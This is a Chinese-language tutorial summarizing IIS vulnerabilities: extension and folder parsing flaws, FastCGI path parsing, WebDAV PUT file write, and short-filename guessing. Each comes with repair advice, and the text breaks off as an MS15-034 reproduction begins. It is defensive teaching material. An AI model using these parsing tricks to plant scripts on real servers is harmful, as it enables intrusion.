Web中间件常见漏洞总结

---by lyxhh

IIS


IIS是Internet Information Services的缩写，意为互联网信息服务，是由微软公司提供的基于运行Microsoft Windows的互联网基本服务。
IIS目前只适用于Windows系统，不适用于其他操作系统。

解析漏洞

IIS 6.x


基于文件名

该版本 默认会将 *.asp;.jpg 此种格式的文件名，当成Asp解析，原理是 服务器默认不解析; 号及其后面的内容，相当于截断。




基于文件夹名

该版本 默认会将 *.asp/目录下的所有文件当成Asp解析。



另外，IIS6.x除了会将扩展名为.asp的文件解析为asp之外，还默认会将扩展名为.asa，.cdx，.cer解析为asp，


从网站属性->主目录->配置 可以看出，他们都是调用了asp.dll进行的解析。



修复建议

由于微软并不认为这是一个漏洞，也没有推出IIS 6.0的补丁，因此漏洞需要自己修复。


1. 限制上传目录执行权限，不允许执行脚本。



2. 不允许新建目录。
3. 上传的文件需经过重命名(时间戳+随机数+.jpg等)

IIS 7.x

安装IIS7.5，
1.控制面板 -> 程序 -> 打开或关闭windows功能。



2.下载php-5.2.6-win32-installer.msi

3.打开msi，一直下一步来到选择`web server setup`的界面，在这里选择`IIS fastcgi`,之后一直下一步。


4.打开IIS，管理工具 ->Internet 信息服务(IIS)管理器

5.选择编辑ISAPI或者CGI限制


添加安装的php-cgi.exe路径，描述随意。

6.返回第五步的第一个图片位置，点击处理程序映射，添加如下。

7.phpinfo测试




IIS7.x版本 在Fast-CGI运行模式下,在任意文件，例：test.jpg后面加上/.php，会将test.jpg 解析为php文件。




修复建议

配置cgi.fix_pathinfo(php.ini中)为0并重启php-cgi程序





结果如下：



PUT任意文件写入

IIS Server 在 Web 服务扩展中开启了 WebDAV之后，支持多种请求，配合写入权限，可造成任意文件写入。






修复建议

关闭WebDAV 和 写权限

IIS短文件漏洞

Windows 以 8.3 格式生成与 MS-DOS 兼容的（短）文件名，以允许基于 MS-DOS 或 16 位 Windows的程序访问这些文件。在cmd下输入"dir /x"即可看到短文件名的效果。




IIS短文件名产生：

> 1.当后缀小于4时，短文件名产生需要文件(夹)名前缀字符长度大于等于9位。
> 2.当后缀大于等于4时，文件名前缀字符长度即使为1，也会产生短文件名。


目前IIS支持短文件名猜测的HTTP方法主要包括：DEBUG、OPTIONS、GET、POST、HEAD、TRACE六种。
IIS 8.0之后的版本只能通过OPTIONS和TRACE方法被猜测成功。

复现：


IIS8.0以下版本需要开启ASP.NET支持，IIS大于等于8.0版本,即使没有安装ASP.NET，通过OPTIONS和TRACE方法也可以猜解成功。
以下通过开启IIS6.0 ASP.NET后进行复现。



当访问构造的某个存在的短文件名，会返回404；




当访问构造的某个不存在的短文件名，会返回400；



IIS短文件漏洞局限性

1) 如果文件名本身太短也是无法猜解的；

2) 此漏洞只能确定前6个字符，如果后面的字符太长、包含特殊字符，很难猜解；
3) 如果文件名前6位带空格，8.3格式的短文件名会补进，和真实文件名不匹配；
4) 如果文件夹名前6位字符带点"."，扫描程序会认为是文件而不是文件夹，最终出现误报；
5) 不支持中文文件名，包括中文文件和中文文件夹。一个中文相当于两个英文字符，故超过4个中文字会产生短文件名，但是IIS不支持中文猜测。




短文件利用工具下载

修复建议

1）从CMD命令关闭NTFS 8.3文件格式的支持

Windows Server 2003：（1代表关闭，0代表开启）
关闭该功能：`fsutil behavior set disable8dot3 1`



Windows Server 2008 R2：


> 查询是否开启短文件名功能：fsutil 8dot3name query
> 关闭该功能：fsutil 8dot3name set 1

不同系统关闭命令稍有区别，该功能默认是开启的.

2）或从修改注册表关闭NTFS 8.3文件格式的支持

快捷键Win+R打开命令窗口，输入regedit打开注册表窗口

找到路径：
`HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\FileSystem`，将其中的 `NtfsDisable8dot3NameCreation`这一项的值设为 1，1代表不创建短文件名格式



以上两种方式修改完成后，均需要重启系统生效。

Note:此方法只能禁止NTFS8.3格式文件名创建,已经存在的文件的短文件名无法移除，需要重新复制才会消失。
例:将web文件夹的内容拷贝到另一个位置，如c:\www到c:\ww,然后删除原文件夹，再重命名c:\ww到c:\www。


HTTP.SYS远程代码执行 (MS15-034)

影响范围：
Windows 7、Windows Server 2008 R2、Windows 8、Windows Server 2012、Windows 8.1 和 Windows Server 2012 R2

复现：

在Windows7上 安装IIS7.5。
1.访问。

